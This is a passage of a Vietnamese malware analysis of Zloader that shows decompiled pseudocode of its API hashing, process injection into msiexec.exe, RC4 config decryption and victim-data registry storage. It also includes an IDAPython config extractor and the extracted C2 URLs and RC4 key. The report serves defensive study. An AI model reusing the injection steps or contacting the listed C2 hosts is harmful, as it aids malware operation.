Up	p	f_zl_setup_URL_compon...	call f_zl_resolve_api_func_ex	Up	p	f_zl_setup_URL_compon...	call f_zl_resolve_api_func_ex; wininet!InternetCrackUrlA
Up	p	sub_10001780+6E	call f_zl_resolve_api_func_ex	Up	p	sub_724D1780+6E	call f_zl_resolve_api_func_ex; ws232!WSASetLastError
Up	p	sub_10001780+8D	call f_zl_resolve_api_func_ex	Up	p	sub_724D1780+8D	call f_zl_resolve_api_func_ex; ws232!accept
Up	p	sub_100019E0+2F	call f_zl_resolve_api_func_ex	Up	p	sub_724D19E0+2F	call f_zl_resolve_api_func_ex; ws232!select
Up	p	sub_100019E0+71	call f_zl_resolve_api_func_ex	Up	p	sub_724D19E0+71	call f_zl_resolve_api_func_ex; ws232!recv
Up	p	sub_100019E0+A6	call f_zl_resolve_api_func_ex	Up	p	sub_724D19E0+A6	call f_zl_resolve_api_func_ex; ws232!send
Up	p	sub_100019E0+F9	call f_zl_resolve_api_func_ex	Up	p	sub_724D19E0+F9	call f_zl_resolve_api_func_ex; ws232!select
Up	p	sub_10001D80+1A	call f_zl_resolve_api_func_ex	Up	p	sub_724D1D80+1A	call f_zl_resolve_api_func_ex; ole32!CoCreateInstance
Up	p	f_zl_set_file_time+1C	call f_zl_resolve_api_func_ex	Up	p	f_zl_set_file_time+1C	call f_zl_resolve_api_func_ex
Up	p	f_zl_set_file_time+59	call f_zl_resolve_api_func_ex	Up	p	f_zl_set_file_time+59	call f_zl_resolve_api_func_ex; kernel32!SetFileTime
Up	p	f_zl_set_file_time+7E	call f_zl_resolve_api_func_ex	Up	p	f_zl_set_file_time+7E	call f_zl_resolve_api_func_ex
Up	p	sub_10002270+27	call f_zl_resolve_api_func_ex	Up	p	sub_724D2270+27	call f_zl_resolve_api_func_ex; kernel32!GetFileAttributesW
Up	p	sub_10002270+80	call f_zl_resolve_api_func_ex	Up	p	sub_724D2270+80	call f_zl_resolve_api_func_ex; shlwapi!PathAddExtensionW
Up	p	sub_10002640+1F	call f_zl_resolve_api_func_ex	Up	p	sub_724D2640+1F	call f_zl_resolve_api_func_ex; ws232!getsockname
Up	p	f_zl_allocate_heap_region...	call f_zl_resolve_api_func_ex	Up	p	f_zl_allocate_heap_region...	call f_zl_resolve_api_func_ex; ntdll!RtlAllocateHeap
Up	p	f_zl_control_socket_mode...	call f_zl_resolve_api_func_ex	Up	p	f_zl_control_socket_mode...	call f_zl_resolve_api_func_ex; ws232!WSAIoctl
Up	p	sub_10003000+64	call f_zl_resolve_api_func_ex	Up	p	sub_724D3000+64	call f_zl_resolve_api_func_ex; shlwapi!UrlUnescapeA
Up	p	sub_10003600+1C	call f_zl_resolve_api_func_ex	Up	p	sub_724D3600+1C	call f_zl_resolve_api_func_ex
Up	p	sub_10003600+4B	call f_zl_resolve_api_func_ex	Up	p	sub_724D3600+4B	call f_zl_resolve_api_func_ex; kernel32!Process32FirstW
Up	p	sub_10003600+85	call f_zl_resolve_api_func_ex	Up	p	sub_724D3600+85	call f_zl_resolve_api_func_ex; kernel32!Process32NextW
Up	p	sub_10003600+A6	call f_zl_resolve_api_func_ex	Up	p	sub_724D3600+A6	call f_zl_resolve_api_func_ex; kernel32!OpenProcess
Up	p	sub_10003600+C4	call f_zl_resolve_api_func_ex	Up	p	sub_724D3600+C4	call f_zl_resolve_api_func_ex; kernel32!CloseHandle
Up	p	sub_100036E0+E	call f_zl_resolve_api_func_ex	Up	p	sub_724D36E0+E	call f_zl_resolve_api_func_ex; kernel32!OpenMutexW
Up	p	sub_100036E0+2D	call f_zl_resolve_api_func_ex	Up	p	sub_724D36E0+2D	call f_zl_resolve_api_func_ex; kernel32!CloseHandle
Down	p	f_zl_retrieve_type_and_dat...	call f_zl_resolve_api_func_ex	Up	p	f_zl_retrieve_type_and_dat...	call f_zl_resolve_api_func_ex
Down	p	f_zl_retrieve_type_and_dat...	call f_zl_resolve_api_func_ex	Up	p	f_zl_retrieve_type_and_dat...	call f_zl_resolve_api_func_ex
Down	p	f_zl_retrieve_type_and_dat...	call f_zl_resolve_api_func_ex	Up	p	f_zl_retrieve_type_and_dat...	call f_zl_resolve_api_func_ex
Down	p	f_zl_create_and_set_registr...	call f_zl_resolve_api_func_ex	Up	p	f_zl_create_and_set_registr...	call f_zl_resolve_api_func_ex; advapi32!RegCloseKey
Down	p	f_zl_create_and_set_registr...	call f_zl_resolve_api_func_ex	Up	p	f_zl_create_and_set_registr...	call f_zl_resolve_api_func_ex; advapi32!RegCreateKeyExW
Down	p	f_zl_create_and_set_registr...	call f_zl_resolve_api_func_ex	Up	p	f_zl_create_and_set_registr...	call f_zl_resolve_api_func_ex; advapi32!RegSetValueExW
Down	p	sub_100042D0+2B	call f_zl_resolve_api_func_ex	Up	p	sub_724D42D0+2B	call f_zl_resolve_api_func_ex
Down	p	sub_10004B10+37	call f_zl_resolve_api_func_ex	Up	p	sub_724D4B10+37	call f_zl_resolve_api_func_ex; shlwapi!wmsprintfA
Down	p	sub_10004B10+4E	call f_zl_resolve_api_func_ex	Up	p	sub_724D4B10+4E	call f_zl_resolve_api_func_ex; ntdll!RtlAllocateHeap
Down	p	sub_10005690+13	call f_zl_resolve_api_func_ex	Up	p	sub_724D5690+13	call f_zl_resolve_api_func_ex; kernel32!GetTempPathW
Down	p	sub_10005B30+12	call f_zl_resolve_api_func_ex	Up	p	sub_724D5B30+12	call f_zl_resolve_api_func_ex; shlwapi!SHDeleteKeyW
Down	p	f_zl_download_data_from...	call f_zl_resolve_api_func_ex	Up	p	f_zl_download_data_from...	call f_zl_resolve_api_func_ex; kernel32!WaitForSingleObject
Down	p	f_zl_download_data_from...	call f_zl_resolve_api_func_ex	Up	p	f_zl_download_data_from...	call f_zl_resolve_api_func_ex; wininet!InternetReadFile
Down	p	sub_10006E80+17	call f_zl_resolve_api_func_ex	Up	p	sub_724D6E80+17	call f_zl_resolve_api_func_ex; ws232!shutdown
Down	p	sub_10006E80+2C	call f_zl_resolve_api_func_ex	Up	p	sub_724D6E80+2C	call f_zl_resolve_api_func_ex; ws232!closesocket
Down	p	sub_100071A0+9C	call f_zl_resolve_api_func_ex	Up	p	sub_724D71A0+9C	call f_zl_resolve_api_func_ex; shlwapi!wmsprintfA
Down	p	sub_10007EF0+14	call f_zl_resolve_api_func_ex	Up	p	sub_724D7EF0+14	call f_zl_resolve_api_func_ex; ws232!shutdown
Down	p	sub_10007EF0+3F	call f_zl_resolve_api_func_ex	Up	p	sub_724D7EF0+3F	call f_zl_resolve_api_func_ex
Down	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex	Up	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex
Down	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex	Up	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex
Down	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex	Up	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex; kernel32!GetFileSizeEx
Down	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex	Up	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex; kernel32!CloseHandle
Down	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex	Up	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex; kernel32!VirtualAlloc
Down	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex	Up	p	f_zl_read_file_content_if_e...	call f_zl_resolve_api_func_ex

Tuy nhiên, như trên hình vẫn còn những vị trí không khôi phục lại được hàm API, đó là bởi vì Zloader đã thực hiện việc tính toán giá trị các giá trị `dll_index` và `pre_api_hash` trước đó và lưu vào thanh ghi. Sau đó mới thực hiện gọi hàm `f_zl_resolve_api_func_ex`:

```

setz     bl
push     0F6233B5h      ; inVal
call     f_zl_xor_arg_with_0xF6233B5A

add     esp, 4
mov     esi, eax
push     0F5322733h      ; inVal
call     f_zl_xor_arg_with_0xF6233B5A

add     esp, 4
push     eax            ; pre_hash
push     esi            ; module_index
call     f_zl_resolve_api_func_ex

```

```

13 {
14     return 0;
15 }
16 RegQueryValueExW = f_zl_resolve_api_func_ex(9u, 0x8097C7u);
17 LOBYTE(samDesired) = RegQueryValueExW(hKey, lpValueName, 0, 0, 0) == 0;
18 module_idx_9 = f_zl_xor_arg_with_0xF6233B5A(0xF5322733);
19 pre_hash_0x311C69 = f_zl_xor_arg_with_0xF6233B5A(0xF5322733);
20 RegCloseKey = f_zl_resolve_api_func_ex(module_idx_9, pre_hash_0x311C69);
21 RegCloseKey(hKey);
22 return samDesired;
23 }

```

8. Process Injection

Zloader khi thực thi sẽ tiến hành inject Core Dll vào tiến trình `msiexec.exe`. Toàn bộ quá trình thực hiện như sau:

- ◆ Sử dụng hàm API `CreateProcessA` để tạo tiến trình `msiexec.exe` ở trạng thái `SUSPENDED`.

```
// msiexec.exe
sz_msiexec = f_zl_decrypt_string(asc_749805F3, v38);
f_zl_strcpy(sz_msiexec.exe, sz_msiexec, 0xFFFFFFFF);
// msiexec.exe process is created in a suspended state
CreateProcessA = f_zl_resolve_api_func_ex(0, 0x1E16041u);
if ( CreateProcessA(0, sz_msiexec.exe, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &StartupInfo, &ProcessInformation) )
{
```



rundll32.exe	1064	1.09 MB	REM-PC\REM	Windows host process
msiexec.exe	2192	372 kB	REM-PC\REM	Windows® installer

- ◆ Lấy thông tin `SizeOfImage` của Zloader Dll đang load bởi `rundll32.exe/regsrvr32.exe`. Sử dụng hàm API `VirtualAllocEx` để cấp phát vùng nhớ mới bên trong tiến trình `msiexec.exe`:

```
zl_size_of_image = f_zl_retrieve_size_of_image(zl_base_addr);
val_0x8CAE838 = f_zl_xor_arg_with_0xF6233B5A(0xFEE9D362);
VirtualAllocEx = f_zl_resolve_api_func_ex(0, val_0x8CAE838);
// allocate region within msiexec.exe with size of region is Zloader's SizeOfImage
zl_payload_buf_in_msiexec = VirtualAllocEx(ProcessInformation.hProcess, 0, zl_size_of_image, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
if ( zl_payload_buf_in_msiexec )
```

- ◆ Cấp phát vùng nhớ heap, thực hiện copy toàn bộ nội dung của Dll vào vùng nhớ heap này:


```
if ( zl_payload_buf_in_msiexec )
{
    g_zl_payload_buf_in_msiexec = zl_payload_buf_in_msiexec;
    zl_base_addr_in_msiexec = zl_payload_buf_in_msiexec;
    f_zl_wchar_strcpy(sz_msiexec.exe, wsz_zl_dll_path);
    // store zloader dll path into global var
    f_zl_wstrcpy_ex(sz_msiexec.exe);
    f_zl_free_heap_ex(sz_msiexec.exe);
    // copy zloader content to new allocated heap region
    zl_dll_content_in_heap = f_zl_memcpy_ex(zl_base_addr, zl_size_of_image);
    f_zl_update_image_base(zl_dll_content_in_heap, zl_base_addr);
    f_zl_perform_base_relocation(zl_dll_content_in_heap, zl_base_addr_in_msiexec);
}
```

- ◆ Tạo một số ngẫu nhiên và sử dụng nó vào quá trình mã hóa toàn bộ payload đã lưu tại vùng nhớ heap:

```

*ptr_rand_num = f_zl_generate_random_number();
// encrypt zloader payload that saved at heap region
if ( zl_size_of_image )
{
    rand_num = *ptr_rand_num;
    do
    {
        byte_val = *zl_dll_content_in_heap;
        temp1 = f_zl_and(0x74, ~byte_val);
        LOBYTE(byte_val) = f_zl_and(byte_val, 0x8B);
        temp2 = f_zl_xor(rand_num, 0xFF);
        lpStartAddress = rand_num;
        *zl_dll_content_in_heap = (temp2 & 0x74 | rand_num & 0x8B) ^ f_zl_or(temp1, byte_val);
        val_0x8 = f_zl_xor_arg_with_0xF6233B5A(0xF6233B52);
        ++zl_dll_content_in_heap;
        rand_num = f_zl_xor_arg1_with_arg2_1(lpStartAddress << val_0x8, lpStartAddress >> 0x18);
        --zl_size_of_image;
    }
    while ( zl_size_of_image );
}

```




- ◆ Sử dụng hàm API `WriteProcessMemory` để ghi toàn bộ encrypted payload từ vùng nhớ heap vào vùng nhớ đã cấp phát trước đó trong tiến trình `msiexec.exe`:


```

NumberOfBytesWritten = 0;
WriteProcessMemory = f_zl_resolve_api_func_ex(0, 0xA48B0F9u);
// write encrypted dll in allocated buffer in msixec.exe process
if ( WriteProcessMemory(
    ProcessInformation.hProcess,
    zl_base_addr_in_msixec,
    zl_dll_content_in_heap,
    zl_size_of_image,
    &NumberOfBytesWritten) )
{


```




◆ Tiếp tục sử dụng hàm API VirtualAllocEx để cấp phát vùng nhớ thứ 2 có kích thước 66 bytes trong tiến trình msixec.exe. Vùng nhớ này sẽ được sử dụng để làm nhiệm vụ giải mã toàn bộ Dll đã mã hóa ở trên. Thực hiện cập nhật lại cấu trúc STARTUPINFO đã tạo bởi hàm CreateProcessA trước đó, dữ liệu tại đây là những lệnh sẽ được dùng để giải mã encrypted Dll. Sau đó, gọi hàm WriteProcessMemory để ghi nội dung đã cập nhật của STARTUPINFO vào vùng nhớ vừa tạo.



◆ Cuối cùng, sử dụng các hàm API GetThreadContext, SetThreadContext, ResumeThread hoặc CreateRemoteThread để thực thi tiến trình msixec.exe. Lúc này địa chỉ entry point thực thi tại msixec.exe sẽ chính là vùng nhớ chứa đoạn code thực hiện giải mã ở trên:




- ◆ Sau khi thực hiện decrypt lại toàn bộ Zloader DLL, sẽ nhảy tới địa chỉ RVA là 0xF270 (File offset: 0xE670) để thực thi các tác vụ chính của mã độc:



9. Giải mã cấu hình

Thông tin cấu hình của Zloader đã bị mã hóa và lưu tại section .rdata. Hàm giải mã nhận hai tham số truyền vào là cấu hình đã mã hóa và key dùng để giải mã:



Bên trong hàm f_zl_decrypt_config sẽ sử dụng thuật toán RC4 để giải mã dữ liệu:

```

int __cdecl f_zl_decrypt_config(_BYTE *zl_enc_cfg, _BYTE *rc4_key)
{
    _BYTE *enc_data; // esi
    int val_0x36F; // eax
    char zl_enc_c2_cfg[4]; // [esp+0h] [ebp-37Ch]
    int v6; // [esp+2D9h] [ebp-A3h]
    int v7; // [esp+2DDh] [ebp-9Fh]
    int v8; // [esp+2E1h] [ebp-98h]

    enc_data = f_zl_allocate_heap(0x36F);
    f_zl_return_arg_value_1(enc_data);
    g_zl_enc_c2_cfg = enc_data;
    val_0x36F = f_zl_xor_arg_with_0xF623385A(0xF6233835);
    f_zl_copy_data(enc_data, zl_enc_cfg, val_0x36F);
    f_zl_strcpy(g_rc4_key, rc4_key, 0xFFFFFFFF);
    f_zl_return_arg_value_1(zl_enc_c2_cfg);
    f_zl_decrypt_cfg(zl_enc_c2_cfg);
    dword_10022F74 = v6;

    int __thiscall f_zl_decrypt_cfg(char *zl_enc_c2_cfg)
    {
        unsigned __int16 rc4_key_len; // ax

        f_zl_copy_data(zl_enc_c2_cfg, g_zl_enc_c2_cfg, 0x36F);
        rc4_key_len = f_zl_strlen(g_rc4_key);
        return f_zl_RC4_decrypt(g_rc4_key, rc4_key_len, zl_enc_c2_cfg, 0x36Fu);
    }

    int __cdecl f_zl_RC4_decrypt(_BYTE *rc4_key, unsigned int rc4_key_len, _BYTE *zl_enc_cfg, unsigned int enc_cfg_size)
    {
        unsigned __int8 s_box[256]; // [esp+0h] [ebp-110h]

        f_zl_rc4_KSA(rc4_key, rc4_key_len, s_box);
        return f_zl_rc4_PRGA(zl_enc_cfg, enc_cfg_size, s_box);
    }
}

```

Với toàn bộ thông tin đã phân tích được, viết lại bằng đoạn code IDAPython dưới đây để thực hiện giải mã:

```

import idutils, idc, ida_search

def rc4crypt(data, key):
    """
    Simple rc4 algo. Ref: https://gist.github.com/OALabs/1b07f7ef90e19e77745cad4101af78e9
    """
    x = 0
    box = range(256)
    for i in range(256):
        x = (x + box[i] + ord(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]
    x = 0
    y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))
    return ''.join(out)

def read_all_bytes(addr):
    """
    read encrypted byte from specified address
    """
    enc_cfg = idc.get_bytes(addr, idc.next_head(addr) - addr)
    return enc_cfg

def main():
    seg_mapping = {idc.get_segm_name(x): (idc.get_segm_start(x), idc.get_segm_end(x)) for x in idutils.Segments()}
    start = seg_mapping['.text'][0]
    end = seg_mapping['.text'][1]
    pattern = "68 ?? ?? ?? 68 ?? ?? ?? E8 ?? ?? ?? 83 C4 08 E8 ?? ?? ?? ??"
    addr = ida_search.find_binary(start, end, pattern, 16, idc.SEARCH_DOWN)
    print('[*] Target address found at {}'.format(hex(addr)))

    rc4_key_op = idc.get_operand_value(addr, 0)
    rc4_key = idc.get_bytes(rc4_key_op, idc.get_item_size(rc4_key_op)).rstrip('\x00')

    enc_cfg_op = idc.get_operand_value(idc.next_head(addr), 0)
    enc_cfg = read_all_bytes(enc_cfg_op)

    dec_cfg = rc4crypt(enc_cfg, rc4_key)
    cfg_items = filter(None, dec_cfg.split(b"\x00\x00"))
    print('[+] Bot name: {}'.format(cfg_items[1].rstrip(b"\x00")))
    print('[+] Bot ID: {}'.format(cfg_items[2].rstrip(b"\x00")))
    print('[+] Zloader C2 address:')
    for item in cfg_items:
        item = item.rstrip(b"\x00")
        if 'http' in item:
            print('\t'+ item)
        elif 16 < len(item) <= 42:
            print('[+] Embedded RC4 key: {}'.format(item))

if __name__ == '__main__':
    main()

```

Kết quả thu được sau khi thực hiện script như sau:


```

Output window
[*] Target address found at 0xa74ddL
[+] Bot name: 9092us
[+] Bot ID: 9092us
[+] Zloader C2 address:
    https://asdfghdsajkl.com/gate.php
    https://lkjhgfgsdshja.com/gate.php
    https://kjdhdsasghjds.com/gate.php
    https://kdjwhqejqwij.com/gate.php
    https://iasudjghnasd.com/gate.php
    https://daksjuggdhwa.com/gate.php
    https://dkisuaggdjhna.com/gate.php
    https://eiqwuggejqw.com/gate.php
    https://dqggwjhdmq.com/gate.php
    https://djshggadasj.com/gate.php
[+] Embedded RC4 key: 03d5ae30a0bd934a23b6a7f0756aa504

```

10. Lưu thông tin thu thập và cấu hình tại Registry

Khi lần đầu thực thi, Zloader sẽ thực hiện thu thập thông tin về victim gồm volume_GUID, Computer_Name, Windows version, Install Date, tạo các thư mục ngẫu nhiên tại %APPDATA%, tạo registry key ngẫu nhiên tại nhánh HKEY_CURRENT_USER\Software\Microsoft, sau đó mã hóa toàn bộ thông tin liên quan rồi lưu vào registry đã tạo:

```

if ( !f_zl_gen_random_reg_key_and_retrieve_val() )
{
    f_zl_wchar_strcpy(wsz_zl_dll_path, g_wsz_zl_dll_path);
    bRet = f_zl_collect_victim_info_create_random_folders_and_store_info_in_registry(wsz_zl_dll_path, 1);
    f_zl_free_heap_ex(wsz_zl_dll_path);
    v18 = 1;
    if ( bRet )
    {
        goto LABEL_13;
    }
    ExitProcess = f_zl_resolve_api_func_e(0, 0x7F96C13u);
    ExitProcess(0);
}


zl_victim_ctx = f_zl_allocate_heap_region(0x3D0);
f_zl_retrieve_original_CLSID_of_root_drive(&zl_victim_ctx->pclsid);
f_zl_get_victim_system_info(zl_victim_ctx->ComputerName_VersionInfo_InstallDate);
f_zl_gen_random_wstring(2, &zl_victim_ctx->rand_reg_key, 4u, 8u); // ex:Ipifq
f_zl_rc4_KSA_for_embedded_key(&zl_victim_ctx->rc4_sbox_embedded_key);

// create 12 random folders
f_zl_create_rand_directory(&v92, wszAppDataPath, sz_dll, 0);
f_zl_ctor_struct(&v79);
f_zl_create_rand_directory(&v79, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v80);
f_zl_create_rand_directory(&v80, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v81);
f_zl_create_rand_directory(&v81, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v82);
f_zl_create_rand_directory(&v82, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v83);
f_zl_create_rand_directory(&v83, wszAppDataPath, 0, 1);
f_zl_ctor_struct(&v84);
f_zl_create_rand_directory(&v84, wszAppDataPath, 0, 1);
f_zl_ctor_struct(&v85);
f_zl_create_rand_directory(&v85, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v86);
f_zl_create_rand_directory(&v86, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v87);
f_zl_create_rand_directory(&v87, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v88);
f_zl_create_rand_directory(&v88, wszAppDataPath, 0, 0);
f_zl_ctor_struct(&v89);
f_zl_create_rand_directory(&v89, wszAppDataPath, 0, 0);

if ( !f_zl_encrypt_data_create_random_registry_and_set_registry_value(zl_victim_ctx) )
{
    LABEL_24:
    bRet = 0;
}

```

Thông tin lưu tại Registry tương tự như sau:




Để giải mã data lưu tại Registry trên, sử dụng embedded RC4 key đã giải mã được ở trên. Với sự hỗ trợ của **CyberChef** ta có thể dễ dàng thực hiện việc giải mã ra dữ liệu tương tự như hình dưới đây:

11. Tạo persistence key

